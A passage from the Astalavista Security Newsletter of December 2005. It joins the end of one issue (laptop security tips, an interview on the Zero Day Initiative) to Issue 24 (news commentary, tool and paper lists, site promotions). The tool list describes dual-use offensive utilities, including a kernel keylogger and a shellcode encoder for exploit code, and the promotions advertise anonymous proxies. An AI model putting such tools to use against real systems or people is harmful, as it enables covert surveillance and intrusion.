Alarms are extremely handy, whenever you want to find out whether someone is moving your device out of a specific range. Latest features includes, on-the-fly file system or files encryption in case of a movement. On the other hand, tracking devices is rather a paranoid option, but it has greatly involved as a concept and the mass introduction of 3G services and commercialization of other approaches. In case you really have something to ensure, have to comply with government guidelines, or want to make sure you know where's your stolen laptop – consider using these.

Some vendors to consider are :

http://www.absolute.com/
http://www.ztrace.com/
http://www.stealthsignal.com/

5. **Encrypt!**

Encrypted file systems are the best option, as using other measures opens up a great deal of OS based vulnerabilities, NTFS is always an option. Whereas it may cause you a little loss of productivity, that's a necessary evil, given the consequences

Check out the following :

http://support.microsoft.com/default.aspx?scid=kb;en-us;223316&sd=tech
http://www.infoanarchy.org/wiki/index.php/Hard_Disk_Encryption

Laptop theft is on the rise, lack of physical maintenance, end users' unaware of how easy they can have it stolen are perhaps the primary reasons for that

[12] Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed **David Endler**, director of security research at **TippingPoint,** a division of **3Com**.

Your comments are welcome at security@astalavista.net

Interview with David Endler, http://www.tippingpoint.com/

Astalavista : Hi Dave, would you, please, introduce yourself to our readers and share with us some info about your experience in the industry?

Dave : Sure, I'm 6'1", a Leo, I like long walks on the beach, coffee ice cream,^H^H^H^H^H^H^H . . . oh, sorry, wrong window. I'm the Director of Security Research at 3Com's security division, TippingPoint. Some of the functions that fall under me include 3Com's internal product Security testing, 3Com Security Response, and the Digital Vaccine team Responsible for TippingPoint IPS vulnerability filters. Prior to 3Com, I was the director of iDefense Labs overseeing vulnerability and malware research. Before that, I had various security research roles with Xerox Corporation, the National Security Agency, and MIT.

Astalavista : What's the goal of your Zero Day Initiative, how successful is your approach so far, and what differentiates it from iDefense's one?

Dave : Over the past few years, no one can deny the obvious increase in the number of capable security researchers as well as the advancement of publicly available security researching tools. We wanted to tap into this network of global researchers in such a manner as to benefit the researchers, 3Com customers, and the general public. Our approach was the construction of the Zero Day Initiative (ZDI), http://www.zerodayinitiative.com , launched on August 15, 2005.

The main goals behind the program are:

a.) Extend 3Com's existing vulnerability research organization by leveraging the methodologies, expertise, and time of others.

b.) Responsibly report 0day vulnerabilities to the affected vendors

c.) Protect our customers through the TippingPoint Intrusion

Prevention Systems (IPS) while the product vendor is working on a patch

d.) Protect all technology end users by eliminating 0day vulnerabilities through collaboration with the security community, both vendors and researchers.

The ZDI has had an incredibly positive result in only three months of activity, far exceeding our expectations. To date we have had over 200 researchers sign up through the portal, and received over 100 vulnerability submissions. We suspect that part of the early success of the program can be attributed to the wild launch party we threw at Blackhat/Defcon 2005. For pictures, visit http://www.zerodayinitiative.com/party_2005/.

The ZDI is different from iDefense's program in a number of ways. 3Com has invested considerable resources to ensure the success of the ZDI. As a result, ZDI contributors will receive a much higher valuation for their research. We provide 0day protection filters for our clients, without disclosing any details regarding the vulnerability, through our TippingPoint IPS, as opposed to simply selling vulnerability details in advance of public disclosure. Finally, we altruistically attempt to protect the public at large by sharing the acquired 0day data with other security vendors (yes, this includes competitors) in an effort to do the most good with the information we have acquired. We feel we can still maintain a competitive advantage with respect to our customers while facilitating the protection of a customer base larger than our own.

Astalavista : 0day vulnerabilities have always been a buzzword in the security community, while in recent years decision makers have started realizing their importance when evaluating possible solutions as well. What's the myth behind 0day vulnerabilities from your point of view, and should it get the highest priority the way I'm seeing it recently?

Dave : Certainly not all vulnerabilities should be treated equally, including 0day. A typical vendor-announced vulnerability can be just as devastating as a 0day due to the trend of shrinking windows of time for exploit release. Obviously, for an organization or home user that doesn't stay up-to-date with security patches, a three-year old exploit for a patched vulnerability could be just as devastating as a 0day exploit. I think 0day vulnerability protection has begun to take more shape in security buying decisions simply due to the growing frustration and helplessness felt by users when vendors take a long time to patch these issues when exploits are widely circulating. In the last year alone, we saw several of the 0day browser exploits incorporated into spyware sites within one day of their disclosure.

Astalavista : Do you feel the ongoing monetization and actual development of security vulnerabilities market would act as an incentive for a ShadowCrew style underground market, whose "rewards" for 0day vulnerabilities will contribute to its instant monopoly?

Dave : I think there will always be an underground market, but I doubt it will ever have a monopoly for a few reasons. We know there is a thriving underground market today for 0days, especially browser vulnerabilities that can be used to inject Trojans and steal financial data. I think the main obstacle

currently curbing the growth of the underground vulnerability-purchase movement is a lack of trust. Since a security researcher doesn't really know the identity of an underground buyer, there's no guarantee he will get paid once he unveils his discovery. Also at the end of the day, many researchers want these vulnerabilities to be fixed and want to receive the appropriate recognition in the mainstream security community.

Astalavista : While you are currently acting as the intermediary between a vendor and researcher, do you picture the long-term scenario of actually bidding for someone else's research given the appearance of other competitors, the existence of the underground market I already mentioned, and the transparency of both? How do you think would the market evolve?

Dave : Good question. I hope the markets evolve in a way that encourages Vendors to put more skin in the game. It behooves these vendors to help protect their own customers more by rewarding outside researchers for security discoveries that escape internal QA testing. The only vendors I know of who currently do this are Netscape and Mozilla through their bug bounty programs.

I think a "0-bay" auction model could be viable if a neutral party launched it that was trustworthy as a vulnerability "escrow agent" and could guarantee anonymity and payment to researchers. There was some good discussion on the Daily Dave list of some of the issues raised by such an auction model (http://archives.neohapsis.com/archives/dailydave/2005-q2/0308.html).

Astalavista : Should a vendor's competencies be judged on how promptly it reacts to a vulnerability notification and actually provides a (working) fix? Moreover, should vendors be held somehow accountable for their practices in situations like these, thus eliminating or opening up windows of opportunity for pretty much anything malicious?

Dave : I've worn the hat of a security researcher, vulnerability disclosure intermediary, and most recently, a vendor. I now have a great amount of sympathy for all three groups. In general, vendors need to make a more concerted effort to reach out to security researchers in the vulnerability disclosure process. Many vendors don't seem to understand that most security researchers get no tangible benefit for reporting a security issue. More and more 0day disclosures it seems are also the result of a vendor-researcher relationship breaking down due to a misunderstanding over email or poor follow-up from the vendor. Ideally, vendors should also reward these researchers, if not with money, then other perks or recognition as a sign of appreciation.

It's hard to judge all vendors the same on the amount of time it takes to patch a vulnerability. Some vulnerabilities legitimately take longer to fix and QA than others. Because there are no laws today that govern a vendor's security response, the market is going to have to be the ultimate judge in this arena. If enough potential customers are lost to a competitor because of poor security patch handling or a destructive worm, you can bet that more money will be budgeted into their security development lifecycle.

Astalavista : Having conducted security research for the NSA must have been quite an experience. Does the agency's approach on security research somehow differ from the industry's one, in terms of needs for sure, but in what way exactly?

Dave : No comment :-)

Astalavista : Can money buy creativity and innovation from an R&D's point of view?

Dave : Of course no amount of money can buy your way to really innovative research.Some of the most prolific research teams are built through visionary research directors creating a nurturing and non-restrictive environment, insulating the team from most corporate pressures and politics.

Astalavista : Thanks for your time!

[13] IT/Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-
Web3d.org
-

http://www.web3d.org/

Open Standards for Real-Time 3D Communication

-
Fullscreenqtvr
-
http://www.fullscreenqtvr.com/

Fullscreenqtvr.com is a collaborative effort between Hans Nyberg of panoramas.dk, and Marco Trezzini of VRMAG.org, the Virtual Reality photography and travel magazine hosted by VRWAY Communication.

-
ITconversations.com
-
http://www.itconversations.com/

IT Conversations is a listener-supported web site. Many listeners contribute to our tip jar, but others contribute in a different way: They're the people behind the scenes who volunteer their time to write and debug the software, write the descriptions, track down the photos, and engineer the audio of IT Conversations programs.

-
Twatech.org
-
http://www.twatech.org/

A daily hardcore tech radio show

-
IdiotToys.com
-
http://www.idiottoys.com/

Great tech reviews!!

[14] Final Words

Dear readers,

Watch out for our special Christmas edition of the **Astalavista Security Newsletter!** Keep sending us your feedback and ideas – cause at the bottom line it's your opinion that matters!

Till our next issue!

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader – Yordanka Ilieva
danny@astalavista.net

Astalavista Group Security Newsletter
Issue 24 - 31 December 2005
http://www.astalavista.com/
security@astalavista.net

- Gateway to Intelligence
- Hackaday.com
- Av-test.org

[14] **Final Words**

[01] **Introduction**

Dear readers,

Merry Christmas, and Happy New 2006!!

Issue 24 of the Astalavista Security Newsletter has just turned two years!!

During each and every month of 2005, we provided you with a very resourceful and up-to-date overview of the latest developments in the security world. We have also including hundreds of new additions to our **Security Directory**, and have restored the tradition of the **Geeky Photos** section, whose contributions are amazingly creative!

We also had the chance to interview key people whose projects and initiatives motivate the rest of world, that as a matter of fact, is directly, or indirectly benefiting out of them. To sum up, we had chats with key figures such as :

SnakeByte - http://www.snake-basket.de/
Björn Andreasson - http://www.warindustries.com/
Bruce - http://www.dallascon.com/
Nikolay Nedyalkov - http://www.iseca.org/
Roman Polesek - http://www.hakin9.org/en/
John Young - http://www.cryptome.org/
Eric Goldman - http://www.ericgoldman.org/
Robert - http://www.cgisecurity.com/
Johannes B. Ullrich - http://isc.sans.org/
Daniel Brandt - http://google-watch.org/
David Endler - http://www.tippingpoint.com/

Folks, keep up the good work!!

What's else to note is that during 2005, **Astalavista.com** attracted the attention of the W32.Ahker worm family, and was blocked to infected victims, right next to important anti-virus and government sites. That's a gesture, and a result of the hard work, the **Astalavista Team Members** did during the year, namely providing even more knowledge, awareness, and tools on important security issues.

Astalavista.NET v2.0 went live, and we are sure you have had the chance to take a look at all of its new features though the screenshots accessible at the site.

Have a productive, visionary and inspiring 2006, and make sure you think what you wish for, cause it can easily become a reality!

Enough wisdom from us, have something to say?!

Drop us a line at security@astalavista.net

In Issue 24 of the Astalavista Security Newsletter, you'll find :

- significant security events during the month, and associated commentaries
- Part 2 of our "**Breaking through security myths**" article
- The threats posed by P2P software for end users
- and an interview with **Vladimir (3APA3A)** – http://www.security.nnov.ru/

Enjoy and share your comments!!

Check out the Geeky Photos section :

http://www.astalavista.com/index.php?section=gallery

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader – Yordanka Ilieva
danny@astalavista.net

[02] Security News

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[HACKERS STEAL CUSTOMER DATA FROM GAMING COMPANY]

White Wolf Publishing, maker of such popular role-playing games as "World of Darkness" and "Vampire: The Requiem," shut down its online store for four days after hackers sent a message saying they had penetrated the company's defenses, stealing e-mail addresses, user names and encrypted passwords, and demanding money for

not posting the data on the web. When White Wolf refused to pay, the hackers emailed individual White Wolf customers "to tell them they can buy the stolen information for $10." The hackers exploited a flaw in White Wolf's security software, which they have fixed. The company advised users to change their passwords but does not believe any credit card information was stolen. The FBI is investigating.

More information can be found at :

http://news.com.com/Hackers+steal+customer+data+from+gaming+company/2100-7349_3-6001566.html?tag=cd.lede

Astalavista's comments :

Blackmailing over the Net is a growing practice, courtesy of the (Cyber) Mafia, or yet another guy "in the wild" trying to make quick buck. What should be noted in this case, the the clear financial ambition behind the hack, whereas, a theft of intellectual property such as upcoming releases plans, strategies, even code, could have let to a much more serious scenario. Trying to extort money of the organization whose data has been stolen, indicates the lack of market for such kind of "goods". My point is that, in the very near future, we would witness a market especially for that kind of things. A professional, or let's just say, a visionary organization would never pay, as it will face the risk of being extorted twice, and while that's common sense, a great deal of companies actively comply in order to prevent the loss of soft dollars, such as PR fiasco's, loss of reputation etc. Look for any other alternatives, besides simply paying and thinking the trend will go it, as it wouldn't!

[**HACKERS KNOCKS TV CHANNEL OFF AIR**]

A hacker has managed to take the Kremlin-sponsored English-language television channel Russia Today off the air only two days after its launch. Margarita Simonyan, Russia Today's editor in chief, says the channel went off the air after an attempted intrusion infected the channel's systems with malware, and is unable to say when the channel will begin broadcasting again. Russia Today was created in response to what the Kremlin views as "unfairly critical" reporting in foreign media.

More information can be found at :

http://www.smh.com.au/news/breaking/hacker-knocks-tv-channel-off-air/2005/12/13/1134236031398.html

Astalavista's comments :

Information warfare to some, or a pissed of on the initiative native citizen?! I feel it's the second, and that's a story worth mentioning next to the fact that the U.S.S.R and its ex-republics, were perhaps the first, and primary source of political propaganda though malware -- obvious reasons, trying to achieve free speech. To me, this case clearly indicates two possibilities,

an outsider that did reconnaissance for the purpose, or an insider that could have made it easier to accomplish. In both cases, it's obvious knowledge individuals always find a way to express an opinion on their own!

[**PORT SCANS DON'T ALWAYS PRECEDE HACKS**]

According to a report from the University of Maryland, only 5% of port scans are followed by a cyber attack. Many security professional view port scans as a sign of an impending attack. The study gathered evidence over 48 days from two honeypots; only 28 of 760 attacking IP addresses conducted a port scan. However, 21% of attacks were launched with a scan for a particular vulnerability. The SANS Internet Storm Center's Johannes Ullrich finds the study sound, but the analysis too simplistic, arguing that it is more important to examine the content of a scan rather than the number of packets to determine whether it is a port scan. The methodology could have led the researchers to mistake attacks for port scans.

More information can be found at :

http://www.techworld.com/security/news/index.cfm?RSS&NewsID=4991

Astalavista's comments :

Port scanning greatly evolved during the last couple of years, at least the way I see it. Banner grabbing, passive and active scans, port-knocking etc. got greatly improved as both, acceptance, and development. And with the steadily growing for the past several years rate of released vulnerabilities, vulnerabity scanners started getting a lot of attraction. An organization's network, was no longer perceived as a host from a attacker's point of view. But as a complex E-business system, whose biggest joys are actually it's biggest weaknesses. What used to be a sophisticated open source attacker, bringing on more Raw data, or is Linux or Windows secure, is the today's bored teen with poin'n'click modulation of destructive payload into his GPL malware, sad fact, but that's how I see the reality. I no longer need to know your "opened up default" Windows ports in order to exploit your network is an attitude that's resulting in the huge botnets "assembled" online today.

What I could argue though, is that integrating raw data of the originating IPs of phishing, spam, or malware containing worm, would result in a common fact -- the port scan we got from 666.666.666.666 N days ago, has already sent over 20 phishing, and malware containing emails to us.

Don't get me wrong, port scanning is important, and so is the content of packets, but the "noise" generated by script kiddies and zombies(where's the difference?!) opens up the possibilities

As far as port scanning is concerned, distributed port scanning, even "slow" scanning has been around for ages, and it can be hard to spot. But the network based understanding of port scans has greatly changed these days.

[**EBAY PULLS EXCEL VULNERABILITY AUCTION**]

An auction for "a vulnerability in Microsoft's Excel spreadsheet program" was shut down by eBay, as the online auction site says that "the sale of flaw research violates the site's policy against encouraging illegal activity". The advertised vulnerability, which "could allow a malicious programmer to create an Excel file that could take control of a Windows computer when opened", appears legitimate. Microsoft complained to eBay, resulting in the auction being stopped. eBay explained its decision as, "In general, research can be sold as a product. However, if the research were to violate the law or intellectual property rights then it would not be allowed. " While buying vulnerability research is still considered controversial, some security companies do pay independent flaw finders for information.

More info can be found at :

http://www.theregister.co.uk/2005/12/10/ebay_pulls_excel_vulnerability_auction/

Astalavista's comments :

*It's very exciting to note that in a chat I had with **Dave Endler** from the **ZeroDayInitiative**, we had a discussion on exactly the same market, a week or so before it actually happened. Sometimes, the maturity of the concept it itself prompts you to look for future developments, and the huge growth in reported vulnerabilities, is greatly influenced by the growing number of people capable of doing security vuln. research.*

The blogosphere, and some important commentators don't seem to find the legal reason for removing the auction, and there isn't as a matter of fact! What Ebay reasonably fear is not to end up in the news the way Google did with the Santy worm. Namely acting as a the vehicle for purchasing software vulnerabilities in this case.

In the sense of the article, is purchasing a vulnerability violation of intellectual property law? And if it is, why isn't MS suing everyone posting research on security Mailing lists, or beyond?! In my opinion, there are trying to keep the current full-disclosure central, thus transparent, as if it becomes decentralized(consider the possibilities of e-auctions going beyond Ebay) it would create more trouble for everyone, but the researchers in respect to competitive bids.

[**AIRPORT PASSCODES LEAKED FROM VIRUS-INFECTED PC**]

Japan Airlines has announced that a virus on the computer of one pilot has leaked security passcodes used at 16 airports in Japan and one in Guam. Airline staff typically carry lists similar to the leaked list due to the large number of security passcodes they must use at numerous airports. Twelve airports have already changed their passcodes. Japan Airlines is planning no disciplinary action against the pilot. While airline

policies govern downloads of sensitive data to personal computers, airport passcodes are not included in these policies.

More information can be found at :

http://www.infoworld.com/article/05/12/09/HNairportpasscodes_1.html

Astalavista's comments :

Malware, besides spam, is the plague of the Internet. It can reach everyone, and it can get everywhere, including the computers of an airline company, or a military contractor employees. Being paranoid, if such an attack is done on purposely, it could pose a serious risk, and being even more paranoid, if information like this could be forwarded to interested parties. Ensuring that sensitive information doesn't leak out of the network is an important issue to consider. Moreover, setting actual enforcement of policies as your first strategy, and communicating how it's done, and what is still prohibited as your second, is another proven approach.

Several companies that I recently researched take both signatures of sensitive data, or monitor predefined patterns.

Vontu
Reconnex

[**EEYE ENTERS ANTI-VIRUS MARKET**]

eEye will incorporate anti-virus technology into its Blink firewall product. A beta version, to be published early in 2006, will be considered an update and available to all existing customers for free. The Blink intrusion prevention product is designed to "enforce security policies and protect clients from network-based attacks, anti-spyware and phishing attacks". Currently, Blink uses "signature-based" prevention, and the new anti-virus software will use behavior-based analysis to judge whether it is malicious. While "signature-based techniques are still the most widely used form of anti-virus detection", "they are starting to break down because of the massive amount of malicious software in circulation". Behavior-based anti-virus software "is generally not as effective as the signature-based alternatives against known attacks".

More information is available at :

http://www.techworld.com/security/news/index.cfm?RSS&NewsID=4976

Astalavista's comments :

No, this isn't a vendor-sponsored ad, instead I decided to feature it because the trend deserves a lot of attention. The anti-virus industry has a lot of potential, and we see a lot of new players, serving different market, or geographical segments entering it. What's the fastest way to gather know-how and years of experience in the field, that's an acquisition, and companies you've never heard of an year

ago, are quite a catch for big vendors wanting to cover yet another area in their solutions portfolio.

My point is that, with the lowest cost of both network and hardware infrastructure ever, you could easily turn your honeyfarm into an automatic malware collector, and generate the above mentioned signatures. Don't reinvent the wheel, license it, or continue bargaining on the fees you're currently paying to have anti virus solution offered as a feature.

What are the implications affecting you, or your organization?

Ensure your technology employs a reputable at lest in respect of years on the market, and innovative approaches solution. Also, have your CSO's or administrator's opinion acting as a leading first-hard indicator. The majority of security appliances providers offer the possibility of multiple anti-virus solutions, that give you a lot of flexibility in case of a vulnerability targeting any of these(happens quite often these days). Mostly, make sure you're not entrusting the continuity of your processes to an unproved "product extension" of your current vendor.

[**FROM PASSWORDS TO "PASSTHOUGHTS"**]

Julie Thorpe, a researcher at Carleton University in Ottawa, suggests it may be possible to develop technology to recognize 'passthoughts', passwords that users will need to only think to access a computer system. Brainwave patterns vary from person to person, allowing their use as a biometric identifier. Users could also use images or childhood memories as passthoughts. However, such a system requires better MMI (mind-machine interface) and proof that users would be able to generate the same thought on demand. Thorpe's research is primarily focused on developing computer interfaces for the paralyzed.

More information can be found at :

http://www.smh.com.au/news/breaking/from-passwords-to-passthoughts/2005/12/14/1134500895603.html

Astalavista's comments :

Users barely control their emotions, what's left for their thoughts. Doing a "mind-recalling" of a passwords, could be achievable, but would recalling a passphrase be possible, most important, practical and efficient enough to be implemented on a large scale? Would future mind-machine or cyberware experiences let us sniff someone else's thoughts, modify them in transfer, and delaying them for doing so count as e retard for instance? :)

Nanotechnologies and malware have too many things in common to mention. The air can be the propagation factor, the mind in itself can be the payload, as a matter of fact, even Hollywood picked up the future of nano viruses etc. too bad I cannot recall the movie.

Still, the geek was doing remote capacity coding for a MegaCorp, and somehow managed to has his brain under malicious "brainware" attack.

[ADOBE MOVING TO MONTHLY SECURITY PATCHES]

Adobe "has decided to follow Microsoft's lead and begin releasing security patches on a predictable monthly basis". The regular updates will begin "within in the next six months and are expected to cover most, if not all, of Adobe's products". Although "most software companies have not moved to this kind of regular patching cycle" some analysts predict that "it is likely to become an industry standard".

More information can be found at :

http://www.techworld.com/security/news/index.cfm?RSS&NewsID=5010

Astalavista's comments :

That's such a long-term strategy, mainly because no software vendor has accountability for timely or proactive releases of vulnerabilities. And until change isn't made in here, the today's Windows dominated world, two times, where the second is the "windows of opportunity" acting as the main driving factor for security threats. Money incentives count as well. Let's even for a sec. imagine that within half an year they manage to dedicate the time and effort to do it. Than, all of a sudden, an 0day vulnerability would ruin the whole effect, if any.

In this six months timeframe, it would be great if any code auditing, or ensuring timely response to full disclosure is also taken into consideration. Just in between.

[ARE FACELESS BANKS MAKING TROUBLE FOR THEMSELVES]

The "rapid growth of automated banking facilities, such as online banking, telephone banking and now mobile phone banking, is creating a situation where banks are losing touch with their customers and potentially exposing them to fraud". While younger customers continue to call for more mobile banking, research by the Henley Centre shows that increased remote banking is causing banks to lose the "chance to offer their customers tailored advice as well as the opportunity to cross-sell products.

More information can be found at :

http://www.silicon.com/financialservices/0,3800010322,39155194,00.htm

Astalavista's comments :

Do the costs of E-crime outpace the revenues of E-commerce? No, they don't, as if there were we wouldn't be witnessing the birth of Web 2.0, would we? You wouldn't, or perhaps shouldn't expect your customers to pop up at your branch they way they'll do at a Levi's story. And making payments, getting cash,

even wiring over mobile, is a feature we can currently take advantage of on our mobile phones. Getting back to costs mentioned, it would cost a bank or any institution lost employees' productivity doing to performing tasks which are automated, or ones related with hiring extra staff to achieve the objectives desirable. The best cost-effective way(one needed for survival and profitability these days!) is to utilize the number of clients that are currently using the E-services of the bank, and expose them to the rest of your offerings. Engage them, provide them with as many contact points as possible, as some current or potential important customers, wouldn't use email for certain requests. Yet, if you "sense" what they might be up to, treat them in the right way, and direct them further the process of obtaining the necessary information, you'll close a deal. And do it online. I feel the benefits of E-commerce outpace the inevitable insecurities of the current approaches, and would greatly improve with the time.

[03] **Astalavista Recommended Tools**

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These tools are defined as a **"must see"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" THOR – IE DRIVEN TOOL FOR MANUAL WEB APPLICATION TESTING "

Thor is Internet Explorer driven tool for manual web application testing. Both security professionals and testers found it useful while testing web applications. You can control (intercept and change) what web forms submit to web servers, see the source code of the page and/or manipulate cookies.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5691

" WINPOOCH – OPEN SOURCE ANTI-SPYWARE AND TROJAN PROTECTION "

Winpooch is a Windows watchdog, free and open source. Anti spyware and anti trojan, it gives a full protection against local or external attacks by scanning the activity of programs in real time.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5710

" TTYRPLD – KERNEL BASED KEYLOGGER "

ttyrpld is a Kernel-based keylogger and screenlogger for Linux, FreeBSD and OpenBSD, and includes a real-time, tail-following log analyzer. It supports most tty types, including vc, bsd and unix98-style ptys (xterm/ssh), serial, isdn, etc.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5748

" **NESSUS 3.0 – LATEST RELEASE** "

Nessus 3.0 benefits include: -- Vastly increased performance, -- Access to over 9,000+ quality vulnerability checks with vulnerability update subscription options from Tenable Network Security, -- Support for CVSS (Common Vulnerability Scoring System), -- Ability to audit Windows, Unix, Linux hosts and more

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5744

" **BFILTER V.0.10.2** "

BFilter is a smart filtering HTTP proxy. It removes ads, webbugs, and popups. Unlike the majority of similar tools, it doesn't rely on a list of blocked URLs, but instead parses HTML on the fly, and detects ads using a set of heuristic rules. BFilter has a built-in JavaScript engine which detects popups and js-generated ads.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5789

" **BETA – BINARY DATA ENCODING TOOL** "

BETA was developed to convert raw binary shellcodes into text that can be used in Windows exploit code's sources. BETA can also convert raw binary data to a large number of encodings.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5782

" **OPENSWAN – IPSEC FOR LINUX** "

Openswan is an implementation of IPsec for Linux. It supports kernels 2.0, 2.2, 2.4 and 2.6, and runs on many different platforms, including x86, x86_64, ia64, MIPS and ARM.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5765

" **EIGRP TOOLS** "

This is a custom EIGRP packet generator and sniffer developed to test the security and overall operation quality of this brilliant Cisco routing protocol. Using this tool requires a decent level of knowledge of EIGRP operations, packets structure and types, as well as the Layer 3 topology of an audited network.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5805

" **MINDTERM 3.0.1** "

MindTerm is a complete ssh-client in pure Java. It can be used either as a standalone Java application or as a Java applet. Three packages of importance are provided (terminal, ssh, and security).

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5811

" **NETDISCOVER – ACTIVE/PASSIVE ADDRESS RECONNAISSANCE TOOL** "

Netdiscover is an active/passive address reconnaissance tool, mainly developed for those wireless networks without dhcp server, when you are wardriving. It can be also used on hub/switched networks.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5771

[04] **Astalavista Recommended Papers**

" **PRIVACY PRESERVING WEB-BASED EMAIL** "

The Internet is hemorrhaging unimaginable amounts of user data. In addition to information leaked through tracking cookies and spyware, users are often required to allow the providers of online services such as web-based email access to their data. We argue that it is possible to protect this information from the dangers of data mining by external sources regardless of the arbitrary privacy policies imposed by these services.

http://www.astalavista.com/index.php?section=directory&linkid=5688

" **TRANSLATION-BASED STEGANOGRAPHY** "

This paper investigates the possibilities of steganographically embedding information in the "noise" created by automatic translation of natural language documents. Because the inherent redundancy of natural language creates plenty of room for variation in translation, machine translation is ideal for steganographic applications.

" **BOTNETS AS A VEHICLE FOR ONLINE CRIME** "

This analysis of real-world botnets indicates the increasing sophistication of bot malware and its engineering as an effective tool for profit-motivated online crime.

http://www.astalavista.com/index.php?section=directory&linkid=5694

" **INFORMATION POLICY IN THE 21ST CENTURY : A REVIEW OF THE FREEDOM OF INFORMATION ACT** "

Hearing before the subcommittee on government management, finance, and accountability.

http://www.astalavista.com/index.php?section=directory&linkid=5698

" **ECONOMIC EVALUATION OF A COMPANY'S INFORMATION SECURITY EXPENDITURES** "

The paper will address why justify security expenditures, what methods have been used within the security industry, what caused the move to justify the security expenditures, and what is the general perception of the information security community and how are they embracing the new methods?

http://www.astalavista.com/index.php?section=directory&linkid=5707

" **QUNTIFYING NATIONAL INFORMATION LEAKAGE** "

The Internet has been become a global communication medium that transcends national boundaries. However, few empirical studies have explored how this network without borders impacts a nation's ability to limit access and control over the information it entrusts to the Internet. In this paper we present our work addressing one facet of this issue: national information leakage.

http://www.astalavista.com/index.php?section=directory&linkid=5737

" **CAN THE GOVERNMENT TRACK YOUR CELL PHONE'S LOCATION WITHOUT PROBABLE CAUSE?** "

When is the government allowed to track your cell phone's location? What legal standards must the government meet before a judge can authorize such surveillance? That's the issue in two recent cases where two federal magistrate judges, in an unprecedented move, rejected Department of Justice requests to track cell phones without a search warrant.

http://www.astalavista.com/index.php?section=directory&linkid=5732

" **SETI HACKER OR IS A SETI VIRUS JUST SCIENCE FICTION?** "

"With an unsuspecting receiver an electromagnetic wave can move "alien" signal across cosmos at light speed."

http://www.astalavista.com/index.php?section=directory&linkid=5728

"**SIGNALS INTELLIGENCE AND HUMAN RIGHTS - ECHELON** "

This report, first published today, was prepared in 2000 by Duncan Campbell for the Electronic Privacy Information Center (EPIC), but was "then ignored by EPIC director Marc Rotenberg who did not believe that such surveillance happened to Americans."

http://www.astalavista.com/index.php?section=directory&linkid=5822

" **WARDRIVING IN CHINA** "

I was recently in China for AVAR 2005, the annual meeting of antivirus researchers from Asia and the Pacific. While I was there I did some parallel research on wireless networks in two of China's major cities, Tianjin and Peking

http://www.astalavista.com/index.php?section=directory&linkid=5746

[05] **Astalavista.net Advanced Member Portal v2.0 – Become part of the community today!**

Become part of the **community** today. **Join us!**

Wonder why? Check it out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

check out the special discounts!!

http://www.astalavista.net/v2/?cmd=sub

What is Astalavista.net all about?

Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **5.5 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[06] Site of the month

OSVDB – The Open Source Vulnerability Database

http://www.osvdb.org/

OSVDB is an independent and open source database created by and for the community. Our goal is to provide accurate, detailed, current, and unbiased technical information.

[07] Tool of the month

Nessus 3.0 - Multi-platform Vulnerability Scanner

Nessus is the world's most popular vulnerability scanner used in over 75,000 organizations world-wide, with over 9,000+ quality vulnerability checks

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5744

[08] **Paper of the month**

The Top Speed of Flash Worms

In this paper, we revisit the problem in the context of single packet UDP worms (inspired by Slammer and Witty).

http://www.astalavista.com/index.php?section=directory&linkid=5678

[09] **Astalavista Security Toolbox DVD v2.0 – Download version available!**

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=153

[10] **Enterprise Security Issues**

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- **Breaking through security myths – Part 2**

This article aims to point out 10 of the most common misunderstandings I have encountered recently among a various organizations, and what are the real issues to worry about.

In Part 2 we'll cover, VPNs, managed security service providers, compliance, behavior blocking, and 0day vulnerability protection.

- **VPNs**

I feel that there was a lot of hyper over VPNs during 2004 mainly

